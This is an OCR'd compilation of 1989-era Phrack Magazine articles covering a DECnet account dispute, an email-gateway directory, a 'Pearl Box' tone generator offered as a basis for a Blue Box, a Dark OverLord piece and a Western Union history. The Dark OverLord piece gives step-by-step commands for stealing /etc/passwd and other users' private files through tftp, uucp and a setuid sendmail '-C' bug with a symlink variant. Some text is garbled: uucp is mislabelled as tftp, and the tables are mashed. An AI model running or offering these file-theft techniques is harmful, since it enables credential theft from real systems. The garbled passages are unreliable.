DECnet is the network for DEC machines, in most cases you can say VAX's. DECnet allows you to do:

- e-mail
- file transfer
- remote login
- remote command
- remote job entry
- PHONE

PHONE is an interactive communication between users and is equal to TALK on UNIX or a "deluxe"-CHAT on VM/CMS.

BELWUE, the university network of the state Baden-Wuerttemberg in West Germany contains (besides other networks) a DECnet with about 400 VAX's. On every VAX there is standard-account called DECNET with pw:= DECNET, which is not reachable via remote login. This account is provided for several DECnet-Utilities and as a pseudo-guest-account. The DECNET-account has very restricted privileges: You cannot edit a file or make another remote login.

The HELP is equipped by the system and is similar to the MAN command on UNIX.

More information on DECnet can be found in "Looking Around In DECnet" by Deep Thought in this very issue of Phrack Inc.

Here, at the University of Ulm, we have an *incredibly* ignorant computer center staff, with an even bigger lack of system-literature (besides the 80kg of VAX/VMS-manuals). The active may search for information by himself, which is over the level of "run," "FORTRAN," or "logout." My good luck that I have other accounts in the BELWUE-DECnet, where more information is offered for the users. I am a regular student in Ulm and all my accounts are completely legal and corresponding to the German laws. I don't call myself a "hacker," I feel more like a "user" (...it's more a defining-problem).

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

In the HELP-menu in a host in Tuebingen I found the file netdcl.com and the corresponding explanation, which sends commands to the DECNET-Account of other VAX's and executes them there (remote command). The explanation in the HELP-menu was idiot-proof -- therefore for me, too :-)

With the command "$ mcr ncp show known nodes" you can obtain a list of all netwide active VAX's, as is generally known, and so I pinged all these VAX's to look for more information for a knowledge-thirsty user. With "help", "dir" and other similar commands I look around on those DECnet accounts, always watching for topics related to the BELWUE-network. It's a pity, that 2/3 of all VAX's have locked the DECNET-Account for NETDCL.COM. Their system managers are probably afraid of unauthorized access, but I cannot imagine how there could be such an unauthorized access, because you cannot log on this account -- no chance for trojan horses, etc.

Some system managers called me back after I visited their VAX to chat with me about the network and asked me if they could help me in any way. One sysop from Stuttgart even sent me a version of NETDCL.COM for the ULTRIX operation system.

Then, after a month, the HORROR came over me in shape of a the following mail:

--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---
From: TUEBINGEN::SYSTEM 31-MAY-1989 15:31:11.38
To: FRAMSTAG
CC:
Subj: don't make any crap, or you'll be kicked out!

From: ITTGPX::SYSTEM 29-MAY-1989 16:46
To: TUEBINGEN::SYSTEM
Subj: System-breaking-in 01-May-1989

To the system manager of the Computer TUEBINGEN,

On May 1st 1989 we had a System-breaking-in in our DECNET-account, which started from your machine. By help of our accounting we ascertained your user FRAMSTAG to have emulated an interactive log-on on our backbone-node and on every machine of our VAX-cluster with the "trojan horse" NETDCL.COM. Give us this user's name and address and dear up the occurrence completely. We point out that the user is punishable. In case of repetition we would be forced to take corresponding measures. We will check whether our system got injured. If not, this time we will disregard any measure. Inform us via DECnet about your investigation results -- we are attainable by the nodenumber 1084::system

Dipl.-Ing. Michael Hager
--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

My system manager threatened me with the deleting of my account, if I would not immediately enlighten the affair. *Gulp*! I was conscious about my innocence, but how to tell it to the others? I explained, step by step, everything to my system manager. He then understood after a while, but the criminal procedure still hovered over me... so, I took quickly to my keyboard, to compose file of explanations and to send it to that angry system manager in Stuttgart (node 1084 is an institute there). But no way out: He had run out of disk quota and my explanation-mail sailed into the nirwana:

--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---
$ mail explanation
To: 1084::system
%MAIL-E, error sending to user SYSTEM at 1084
%MAIL-E-OPENOUT, error opening
SYS$SYSROOT:[SYSMGR]MAIL$00040092594FD194.MAI;
as output
-RMS-E-CRE, ACP file create failed
-SYSTEM-F-EXDISKQUOTA, disk quota exceeded
--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

Also the attempt of a connection with the PHONE-facility failed: In his borderless hacker-paranoia, he cut off his PHONE... and nowhere is a list with the REAL-addresses of the virtual DECnet-addresses available (to prevent hacking). Now I stood there with the brand "DANGEROUS HACKER!" and I had no chance to vindicate myself. I poured out my troubles to an acquaintance of mine, who is a sysop in the computer-center in Freiburg. He asked other sysops and managers thru the whole BELWUE-network until someone gave him a telephone number after a few days -- and that was the right one!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

I phoned to this Hager and told him what I had done with his DECnet-account and also what NOT. I wanted to know which crime I had committed. He promptly canceled all of his reproaches, but he did not excuse his defames incriminations. I entreated him to inform my system manager in Tuebingen that I have done nothing illegal and to stop him from erasing my account. This happens already to a fellow student of mine (in this case, Hager was also guilty). He promised me that he would officially cancel his reproaches.

After over a week this doesn't happen (I'm allowed to use my account further on). In return for it, I received a new mail from Hager on another account of mine:

--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---
From: 1084::HAGER 1-JUN-1989 12:51
To: 50180::STUD_11
Subj: System-breaking-in

On June 1st 1989 you have committed a system-breaking-in on at least one of our VAX's. We were able to register this occurrence. We would be forced to take further measure if you did not dear up the occurrence completely until June 6th.

Of course the expenses involved would be imposed on you. Hence enlightenment must be in your own interest.

We are attainable via DECnet-mail with the address 1084::HAGER or via following address:

Institut fuer Technische Thermodynamik und Thermische Verfahrenstechnik
Dipl.-Ing. M. Hager Tel.: 0711/685-6109
Dipl.-Ing. M. Mrzyglod Tel.: 0711/685-3398
Pfaffenwaldring 9/10-1
7000 Stuttgart-80

M. Hager
M. Mrzyglod
--- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- --- ---

This was the reaction of my attempt: "$ PHONE 1084::SYSTEM". I have not answered to this mail. I AM SICK OF IT!

124. Phrack Magazine - Vol. 3, Issue 28 by Taran King

ACSNET
Australian Computer Science Network (ACSNET), also known as Oz, has its gateway through the CSNET node munnari.oz.au and if you cannot directly mail to the oz.au domain, try either username%munnari.oz.au@UUNET.UU.NET or munnari!username@UUNET.UU.NET.

AT&T MAIL
AT&T Mail is a mailing service of AT&T, probably what you might call it's MCI-Mail equivalent. It is available on the UUCP network as node name attmail but I've had problems having mail get through. Apparently, it does cost money to mail to this service and the surrounding nodes are not willing to pick up the tab for the ingoing mail, or at least, this has seemingly been the case thus far. I believe, though, that perhaps routing to att!attmail!user would work.

AT&T recently announced six new X.400 interconnections between AT&T Mail and electronic mail services in the US, Korea, Sweden, Australia, and Finland. In the US, AT&T Mail is now interconnected with Telenet Communications Corporation's service, Telemail, allowing users of both services to exchange messages easily. With the addition of these interconnections, the AT&T Mail Gateway 400 Service allows AT&T Mail subscribers to exchange messages with users of the following electronic messaging systems:

CompanyE-Mail NameCountryTeleDeltaTeDe
400SwedenOTCMPS400AustraliaTelecom-CanadaEnvoy100CanadaDACOMDACOM MHSKoreaP&T-TeleMailNet
400FinlandHelsinki Telephone
Co.ELISAFinlandDialcomDialcomUSATelenetTelemailUSAKDDMessaviaJapanTranspacATLAS400France
The interconnections are based on the X.400 standard, a set of guidelines for the format, delivery and receipt of electronic

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

messages recommended by an international standards committee the CCITT. International X.400 messages incur a surcharge. They are:

To Canada:
Per note: $.05
Per message unit: $.10

To other international locations:
Per note: $.20
Per message unit: $«0

There is no surcharge for X.400 messages within the US The following are contacts to speak with about mailing through these mentioned networks. Other questions can be directed through AT&T Mail's toll-free number, 1-800-624-5672.

MHS Gateway: mhs!atlas
Administrator: Bernard Tardieu
Transpac
Phone: 3399283203
Phone: +1 201 644 1838

MHS Gateway: mhs!dacom
Administrator: Bob Nicholson
AT&T
Morristown, NJ 07960

MHS Gateway: mhs!dialcom
Administrator: Mr. Laraman
Dialcom
South Plainfield, NJ 07080
Phone: +1 441 493 3843

MHS Gateway: mhs!elisa
Administrator: Ulla Karajalainen
Nokia Data
Phone: 01135804371

MHS Gateway: mhs!envoy
Administrator: Kin C. Ma
Telecom Canada
Phone: +1 613 567 7584

MHS Gateway: mhs!kdd
Administrator: Shigeo Lwase
Kokusai Denshin Denwa CO.
Phone: 8133477419

MHS Gateway: mhs!mailnet
Administrator: Kari Aakala
Gen Directorate Of Post &
Phone: 35806921730

MHS Gateway: mhs!otc
Administrator: Gary W. Krumbine
AT&T Information Systems
Lincroft, NJ 07738
Phone: +1 201 576 2658

MHS Gateway: mhs!telemail
Administrator: Jim Kelsay
GTE Telenet Comm Corp
Reston, VA 22096
Phone: +1 703 689 6034

MHS Gateway: mhs
Administrator: AT&T Mail MHS Gateway
AT&T
Lincroft, NJ 08838
Phone: +1 800 624 5672

CMR

Previously known as Intermail, the Commercial Mail Relay (CMR) Service is a mail relay service between the Internet and three commercial electronic mail systems: US Sprint/Telenet, MCI-Mail, and DIALCOM systems (i.e. Compmail, NSFMAIL, and USDA-MAIL).

An important note: The only requirement for using this mail gateway is that the work conducted must be DARPA sponsored research and other approved government business. Basically, this means that unless you've got some government-related business, you're not supposed to be using this gateway. Regardless, it would be very difficult for them to screen everything that goes through their gateway. Before I understood the requirements of this gateway, I was sending to a user of MCI-Mail and was not contacted about any problems with that communication. Unfortunately, I mistyped the MCI-Mail address on one of the letters and that letter ended up getting read by system administrators who then informed me that I was not to be using that system, as well as the fact that they would like to bill me for using it. That was an interesting thought on their part anyway, but do note that using this service does incur charges.

The CMR mailbox address in each system corresponds to the label:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Telemail: [Intermail/USCISI]TELEMAIL/USA
MCI-Mail: Intermail or 107-8239
CompMail: Intermail or CMP0817
NSF-Mail: Intermail or NSF153
USDA-Mail: Intermail or AGS9999

Addressing examples for each e-mail system are as follows:

MCIMAIL:
123-4567 seven digit address
Everett T. Bowens person's name (must be unique!)

COMPMAIL:
CMP0123 three letters followed by three or four digits
S.Cooper initial, then "." and then last name
134:CMP0123 domain, then ":" and then combination system and account number

NSFMAIL:
NSF0123 three letters followed by three or four digits
A.Phillips initial, then "." and then last name
157:NSF0123 domain, then ":" and then combination system and account number

USDAMAIL:
AGS0123 three letters followed by three or four digits
P.Shifter initial, then "." and then last name
157:AGS0123 domain, then ":" and then combination system and account number

TELEMAIL:
BARNOC user (directly on Telemail)
BARNOC/LODH user/organization (directly on Telemail)
[BARNOC/LODH]TELEMAIL/USA
[user/organization]system branch/country

The following are other Telenet system branches/countries that can be mailed to:

TELEMAIL/USA NASAMAIL/USA MAIL/USA TELEMEMO/AUSTRALIA
TELECOM/CANADA TOMMAIL/CHILE TMAILUK/GB ITALMAIL/ITALY
ATI/JAPAN PIPMAIL/ROC DGC/USA FAAMAIL/USA
GSFC/USA GTEMAIL/USA TM11/USA TNET.TELEMAIL/USA
USDA/USA

Note: OMNET's ScienceNet is on the Telenet system MAIL/USA and to mail to it, the format would be [A.MAILBOX/OMNET]MAIL/USA. The following are available subdivisions of OMNET:

AIR Atmospheric Sciences
EARTH Solid Earth Sciences
LIFE Life Sciences
OCEAN Ocean Sciences
POLAR Interdisciplinary Polar Studies
SPACE Space Science and Remote Sensing

The following is a list of DIALCOM systems available in the listed countries with their domain and system numbers:

Service NameCountryDomain NumberSystem NumberKeylink-DialcomAustralia6007, 08, 09DialcomCanada2020, 21, 22, 23, 24DPT DatabooksDenmark12471TeleboxFinland12762TeleboxWest Germany3015, 16DialcomHong Kong8088, 89EirmailIreland10074GoldnetIsrael5005, 06MastermailItaly13065, 67MastermailItaly166, 68DialcomJapan7013, 14DialcomKorea152Telecom GoldMalta10075DialcomMexico152MemocomNetherlands12427, 28,

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

29MemocomNetherlands155StarnetNew Zealand6401, 02DialcomPuerto Rico5825TeleboxSingapore8810, 11, 12DialcomTaiwan152Telecom GoldUnited Kingdom10001, 04, 17, 80-89DIALCOMUSA129-34, 37, 38, 41-59, 61-63, 90-99
NOTE:
You can also mail to username@NASAMAIL.NASA.GOV or username@GSFCMAIL.NASA.GOV instead of going through the CMR gateway to mail to NASAMAIL or GSFCMAIL.

For more information and instructions on how to use CMR, send a message to the user support group at intermail-request@intermail.isi.edu (you'll get basically what I've listed plus maybe a bit more). Please read Chapter 3 of The Future Transcendent Saga (Limbo to Infinity) for specifics on mailing to these destination mailing systems.

COMPUSERVE
CompuServe is well known for its games and conferences. It does, though, have mailing capability. Now, they have developed their own Internet domain, called COMPUSERVE.COM. It is relatively new and mail can be routed through either TUT.CIS.OHIO-STATE.EDU or NORTHWESTERN.ARPA.

Example: user%COMPUSERVE.COM@TUT.CIS.OHIO-STATE.EDU or replace TUT.CIS.OHIO-STATE.EDU with NORTHWESTERN.ARPA).

The CompuServe link appears to be a polled UUCP connection at the gateway machine. It is actually managed via a set of shell scripts and a comm utility called xcomm, which operates via command scripts built on the fly by the shell scripts during analysis of what jobs exist to go into and out of CompuServe.

CompuServe subscriber accounts of the form 7xxxx, yyyy can be addressed as 7xxxx.yyyy@compuserve.com. CompuServe employees can be addressed by their usernames in the csi.compuserve.com subdomain. CIS subscribers write mail to ">inet:user@host.domain" to mail to users on the Wide-Area Networks, where ">gateway:" is CompuServe's internal gateway access syntax. The gateway generates fully-RFC-compliant headers.

To fully extrapolate -- from the CompuServe side, you would use their EasyPlex mail system to send mail to someone in BITNET or the Internet. For example, to send me mail at my Bitnet ID, you would address it to:

INET:C488869%UMCVMB.BITNET@CUNYVM.CUNY.EDU

Or to my Internet ID:

INET:C488869@UMCVMB.MISSOURI.EDU

Now, if you have a BITNET to Internet userid, this is a silly thing to do, since your connect time to CompuServe costs you money. However, you can use this information to let people on CompuServe contact YOU. CompuServe Customer Service says that there is no charge to either receive or send a message to the Internet or BITNET.

DASNET
DASnet is a smaller network that connects to the Wide-Area Networks but charges for their service. DASnet subscribers get charged for both mail to users on other networks AND mail for them from users of other networks. The following is a brief description of DASnet, some of which was taken from their promotional text letter.

DASnet allows you to exchange electronic mail with people on more than 20 systems and networks that are interconnected with DASnet. One of the drawbacks, though, is that, after being subscribed to these services, you must then subscribe to DASnet, which is a separate cost. Members of Wide-Area networks can subscribe to DASnet too. Some of the networks and systems reachable through DASnet include the following:

ABA/net, ATT Mail, BIX (Byte Information eXchange), DASnet Network, Dialcom, EIES, EasyLink, Envoy 100, FAX, GeoMail, INET, MCI Mail, NWI, PeaceNet/EcoNet, Portal Communications, The Meta Network, The Source, Telemail, ATI's Telemail (Japan), Telex, TWICS (Japan), UNISON, UUCP, The WELL, and Domains (i.e. ".COM" and ".EDU" etc.). New systems are added all of the time. As of the writing of this file, Connect, GoverNET, MacNET, and The American Institute of Physics PI-MAIL are soon to be connected.

You can get various accounts on DASnet including:

- **Corporate Accounts -- If your organization wants more than one individual subscription.**
- **Site Subscriptions -- If you want DASnet to link directly to your organization's electronic mail system.**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

To send e-mail through DASnet, you send the message to the DASnet account on your home system. You receive e-mail at your mailbox, as you do now. On the Wide-Area Networks, you send mail to XB.DAS@STANFORD.BITNET. On the Subject: line, you type the DASnet address in brackets and then the username just outside of them. The real subject can be expressed after the username separated by a "!" (Example: Subject: [0756TK]randy!How's Phrack?).

The only disadvantage of using DASnet as opposed to Wide-Area networks is the cost. Subscription costs as of 3/3/89 cost $4.75 per month or $5.75 per month for hosts that are outside of the USA

You are also charged for each message that you send. If you are corresponding with someone who is not a DASnet subscriber, THEIR MAIL TO YOU is billed to your account.

The following is an abbreviated cost list for mailing to the different services of DASnet:

PARTIAL List of Services Linked by DASnet (e-mail)	DASnet Cost 1st 1000 Characters	DASnet Cost Each Additional 1000 Characters:
INET, MacNET, PeaceNet, Unison, UUCP*, Domains, e.g. .COM, .EDU*	.21	.11 NOTE: 20 lines of text is app. 1000 characters.
Dialcom--Any "host" in US	.36	.25
Dialcom--Hosts outside US	.93	.83
EasyLink (From EasyLink)	.21	.11
(To EasyLink)	«5	.23
US FAX (international avail.)	.79	.37
GeoMail--Any "host" in US	.21	.11
GeoMail--Hosts outside US	.74	.63
MCI (from MCI)	.21	.11
(to MCI)	.78	.25
(Paper mail - USA)	2.31	.21
Telemail	.36	.25
W.U. Telex--United States	1.79	1.63
(You can also send Telexes outside the US)		
TWICS--Japan	.89	.47

* The charges given here are to the gateway to the network. The DASnet user is not charged for transmission on the network itself.

Subscribers to DASnet get a free DASnet Network Directory as well as a listing in the directory, and the ability to order optional DASnet services like auto-porting or DASnet Telex Service which gives you your own Telex number and answerback for $8.40 a month at this time.

DASnet is a registered trademark of DA Systems, Inc.

DA Systems, Inc.
1503 E. Campbell Ave.
Campbell, CA 95008
408-559-7434
TELEX: 910 380-3530

The following two sections on PeaceNet and AppleLink are in association with DASnet as this network is what is used to connect.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

125. Phrack Magazine - Vol. 3, Issue 28 by Dispater

Introduction:

After reading the earlier renditions of schematics for the Pearl Box, I decided that there was an easier and cheaper way of doing the same thing with an IC and parts you probably have just laying around the house.

What Is A Pearl Box and Why Do I Want One?

A Pearl Box is a tone generating device that is used to make a wide range of single tones. Therefore, it would be very easy to modify this basic design to make a Blue Box by making 2 Pearl Boxes and joining them together in some fashion.

A Pearl Box can be used to create any tone you wish that other boxes may not. It also has a tone sweep option that can be used for numerous things like detecting different types of phone tapping devices.

Parts List:

- **CD4049 RCA integrated circuit**
- **.1 uF disk capacitor**
- **1 uF 16V electrolitic capacitor**
- **1K resistor**
- **10M resistor**
- **1Meg pot**
- **1N914 diode**
- **Some SPST momentary push-button switches**
- **1 SPDT toggle switch**
- **9 Volt battery & clip and miscellaneous stuff you should have laying around the house.**

State-of-the-Art-Text Schematic:



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

126. Phrack Magazine - Vol. 3, Issue 28 by Dark OverLord

There are many ways of getting copies of files from a remote system that you do not have permission to read or an account on login on to and access them through. Many administrators do not even bother to restrict many access points that you can use.

Here are the simplest ways:

Use uucp(1) [Trivial File Transfer Protocol] to retrieve a copy of a file if you are running on an Internet based network.

Abuse uucp(1) [Unix to Unix Copy Program] to retrieve a copy of a file if uucp connections are running on that system.

Access one of many known security loopholes.

In the following examples, we will use the passwd file as the file to acquire since it is a readable file that can be found on most systems that these attacks are valid on.

Method A :

First start the tftp program:
Enter the command:

tftp

[You have the following prompt:]

tftp>

The next step is to connect to the system that you wish to retrieve files from. At the tftp, type:

tftp> connect other.system.com

Now request the file you wish to get a copy of (in our case, the passwd file /etc/passwd):

tftp> get /etc/passwd /tmp/passwd

[You should see something that looks like the following:]

Received 185659 bytes in 22 seconds.

Now exit the tftp program with the "quit" command:

tftp> quit

You should now have a copy of other.system.com's passwd file in your directory.

NOTE: Some Unix systems' tftp programs have a different syntax. The above was tested under SunOS 4.0

For example, on Apollos, the syntax is:

tftp -{g|g!|p|r|w} <local file> <host> <foreign file> [netascii|image]

Thus you must use the command:

tftp -g password_file networked-host /etc/passwd

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Consult your local "man" pages for more info (or in other words RTFM).

At the end of this article, I will include a shell script that will snarf a password file from a remote host. To use it type:

gpw system_name

Method B :

Assuming we are getting the file /etc/passwd from the system uusucker, and our system has a direct uucp connection to that system, it is possible to request a copy of the file through the uucp links. The following command will request that a copy of the passwd file be copied into uucp's home directory /usr/spool/uucppublic :

uucp -m uusucker!/etc/passwd '>uucp/uusucker_passwd'

The flag "-m" means you will be notified by mail when the transfer is completed.

Method C:

The third possible way to access the desired file requires that you have the login permission to the system.

In this case we will utilize a well-known bug in Unix's sendmail daemon.

The sendmail program has and option "-C" in which you can specify the configuration file to use (by default this file is /usr/lib/sendmail.cf or /etc/sendmail.cf). It should also be noted that the diagnostics outputted by sendmail contain the offending lines of text. Also note that the sendmail program runs setuid root.

The way you can abuse this set of facts (if you have not yet guessed) is by specifying the file you wish read as the configuration file. Thus the command:

sendmail -C/usr/accounts/random_joe/private/file

Will give you a copy of random joe's private file.

Another similar trick is to symlink your .mailcf file to joe's file and mail someone. When mail executes sendmail (to send the mail), it will load in your mailcf and barf out joe's stuff.

First, link joe's file to your .mailcf .

ln -s /usr/accounts/random_joe/private/file $HOME/.mailcf

Next, send mail to someone.

mail C488869@umcvmb.missouri.edu

127.Phrack Magazine - Vol. 3, Issue 30 by Phone Phanatic

"Until a few years ago -- maybe ten -- it was very common to
see TWX and Telex machines in almost every business place."

There were only minor differences between Telex and TWX. The biggest difference was that the former was always run by Western Union, while the latter was run by the Bell System for a number of years. TWX literally meant "(T)ype(W)riter e(x)change," and it was Bell's answer to competition from Western Union. There were "three row" and "four row" machines, meaning the number of keys on the keyboard and how they were laid out. The "three row" machines were simply part of the regular phone network; that is, they could dial out and talk to another TWX also connected on regular phone lines.

Eventually these were phased out in favor of "newer and more improved" machines with additional keys, as well as a paper tape reader attachment which allowed sending the same message repeatedly to many different machines. These "four row" machines were not on the regular phone network, but were assigned their own area codes (410-510-610-710-810-910) where they still remain today. The only way a four row machine could call a three row machine or vice-versa was through a gateway

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

of sorts which translated some of the character set unique to each machine.

Western Union's network was called Telex and in addition to being able to contact (by dial up) other similar machines, Telex could connect with TWX (and vice-versa) as well as all the Western Union public offices around the country. Until the late 1950's or early 1960's, every small town in America had a Western Union office. Big cities like Chicago had perhaps a dozen of them, and they used messengers to hand deliver telegrams around town. Telegrams could be placed in person at any public office, or could be called in to the nearest public office.

By arrangement with most telcos, the Western Union office in town nearly always had the phone number 4321, later supplemented in automated exchanges with some prefix XXX-4321. Telegrams could be charged to your home phone bill (this is still the case in some communities) and from a coin phone, one did not ask for 4321, but rather, called the operator and asked for Western Union. This was necessary since once the telegram had been given verbally to the wire clerk, s/he in turn had to flash the hook and get your operator back on the line to tell them "collect five dollars and twenty cents" or whatever the cost was. Telegrams, like phone calls, could be sent collect or billed third party. If you had an account with Western Union, i.e. a Telex machine in your office, you could charge the calls there, but most likely you would simply send the telegram from there in the first place.

Sometime in the early 1960's, Western Union filed suit against AT&T asking that they turn over their TWX business to them. They cited an earlier court ruling, circa 1950's, which said AT&T was prohibited from acquiring any more telephone operating companies except under certain conditions. The Supreme Court agreed with Western Union that "spoken messages" were the domain of Ma Bell, but "written messages" were the domain of Western Union. So Bell was required to divest itself of the TWX network, and Western Union has operated it since, although a few years ago they began phasing out the phrase "TWX" in favor of "Telex II"; their original device being "Telex I" of course. TWX still uses ten digit dialing with 610 (Canada) or 710/910 (USA) being the leading three digits. Apparently 410-510 have been abandoned; or at least they are used very little, and Bellcore has assigned 510 to the San Francisco area starting in a year or so. 410 still has some funny things on it, like the Western Union "Infomaster," which is a computer that functions like a gateway between Telex, TWX, EasyLink and some other stuff.

Today, the Western Union network is but a skeleton of its former self. Now most of their messages are handled on dial up terminals connected to the public phone network. It has been estimated the TWX/Telex business is about fifty percent of what it was a decade ago, if that much.

Then there was the Time Service, a neat thing which Western Union offered for over seventy years, until it was discontinued in the middle 1960's. The Time Service provided an important function in the days before alternating current was commonly available. For example, Chicago didn't have AC electricity until about 1945. Prior to that we used DC, or direct current.

Well, to run an electric clock, you need 60 cycles AC current for obvious reasons, so prior to the conversion from DC power to AC power, electric wall clocks such as you see in every office were unheard of. How were people to tell the time of day accurately? Enter the Western Union clock.

The Western Union, or "telegraph clock" was a spring driven wind up clock, but with a difference. The clocks were "perpetually self-winding," manufactured by the Self-Winding Clock Company of New York City. They had large batteries inside them, known as "telephone cells" which had a life of about ten years each. A mechanical contrivance in the clock would rotate as the clock spring unwound, and once each hour would cause two metal clips to contact for about ten seconds, which would pass juice to the little motor in the clock which in turn re-wound the main spring. The principle was the same as the battery operated clocks we see today. The battery does not actually run the clock -- direct current can't do that -- but it does power the tiny motor which re-winds the spring which actually drives the clock.

The Western Union clocks came in various sizes and shapes, ranging from the smallest dials which were nine inches in diameter to the largest which were about eighteen inches in diameter. Some had sweep second hands; others did not. Some had a little red light bulb on the front which would flash. The typical model was about sixteen inches, and was found in offices, schools, transportation depots, radio station offices, and of course in the telegraph office itself.

The one thing all the clocks had in common was their brown metal case and cream-colored face, with the insignia "Western Union" and their corporate logo in those days which was a bolt of electricity, sort of like a letter "Z" laying on its side. And in somewhat smaller print below, the words "Naval Observatory Time."

The local clocks in an office or school or wherever were calibrated by a "master clock" (actually a sub-master) on the premises. Once an hour on the hour, the (sub) master clock would drop a metal contact for just a half second, and send about nine volts DC up the line to all the local clocks. They in turn had a "tolerance" of about two minutes on both sides of the hour so that the current coming to them would yank the minute hand exactly upright onto the twelve from either direction if the

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

clock was fast or slow.

The sub-master clocks in each building were in turn serviced by the master clock in town; usually this was the one in the telegraph office. Every hour on the half hour, the master clock in the telegraph office would throw current to the sub-masters, yanking them into synch as required. And as for the telegraph offices themselves, they were serviced twice a day by -- you guessed it -- the Naval Observatory Master clock in Our Nation's Capitol, by the same routine.

Someone there would press half a dozen buttons at the same time, using all available fingers; current would flow to every telegraph office and synch all the master clocks in every community. Western Union charged fifty cents per month for the service, and tossed the clock in for free! Oh yes, there was an installation charge of about two dollars when you first had service (i.e. a clock) installed.

The clocks were installed and maintained by the "clockman," a technician from Western Union who spent his day going around hanging new clocks, taking them out of service, changing batteries every few years for each clock, etc.

What a panic it was for them when "war time" (what we now call Daylight Savings Time) came around each year! Wally, the guy who serviced all the clocks in downtown Chicago had to start on *Thursday* before the Sunday official changeover just to finish them all by *Tuesday* following. He would literally rush in an office, use his screwdriver to open the case, twirl the hour hand around one hour forward in the spring, (or eleven hours *forward* in the fall since the hands could not be moved backward beyond the twelve going counterclockwise), slam the case back on, screw it in, and move down the hall to the next clock and repeat the process. He could finish several dozen clocks per day, and usually the office assigned him a helper twice a year for these events.

He said they never bothered to line the minute hand up just right, because it would have taken too long, and ".....anyway, as long as we got it within a minute or so, it would synch itself the next time the master clock sent a signal..." Working fast, it took a minute to a minute and a half to open the case, twirl the minute hand, put the case back on, "stop and BS with the receptionist for a couple seconds" and move along.

The master clock sent its signal over regular telco phone lines. Usually it would terminate in the main office of whatever place it was, and the (sub) master there would take over at that point.

Wally said it was very important to do a professional job of hanging the clock to begin with. It had to be level, and the pendulum had to be just right, otherwise the clock would gain or lose more time than could be accommodated in the hourly synching process. He said it was a very rare clock that actually was out by even a minute once an hour, let alone the two minutes of tolerance built into the gear works.

"...Sometimes I would come to work on Monday morning, and find out in the office that the clock line had gone open Friday evening. So nobody all weekend got a signal. Usually I would go down a manhole and find it open someplace where one of the Bell guys messed it up, or took it off and never put it back on. To find out where it was open, someone in the office would 'ring out' the line; I'd go around downtown following the loop as we had it laid out, and keep listening on my headset for it. When I found the break or the open, I would tie it down again and the office would release the line; but then I had to go to all the clocks *before* that point and restart them, since the constant current from the office during the search had usually caused them to stop."

But he said, time and again, the clocks were usually so well mounted and hung that "...it was rare we would find one so far out of synch that we had to adjust it manually. Usually the first signal to make it through once I repaired the circuit would yank everyone in town to make up for whatever they lost or gained over the weekend..."

In 1965, Western Union decided to discontinue the Time Service. In a nostalgic letter to subscribers, they announced their decision to suspend operations at the end of the current month, but said "for old time's sake" anyone who had a clock was welcome to keep it and continue using it; there just would not be any setting signals from the master clocks any longer.

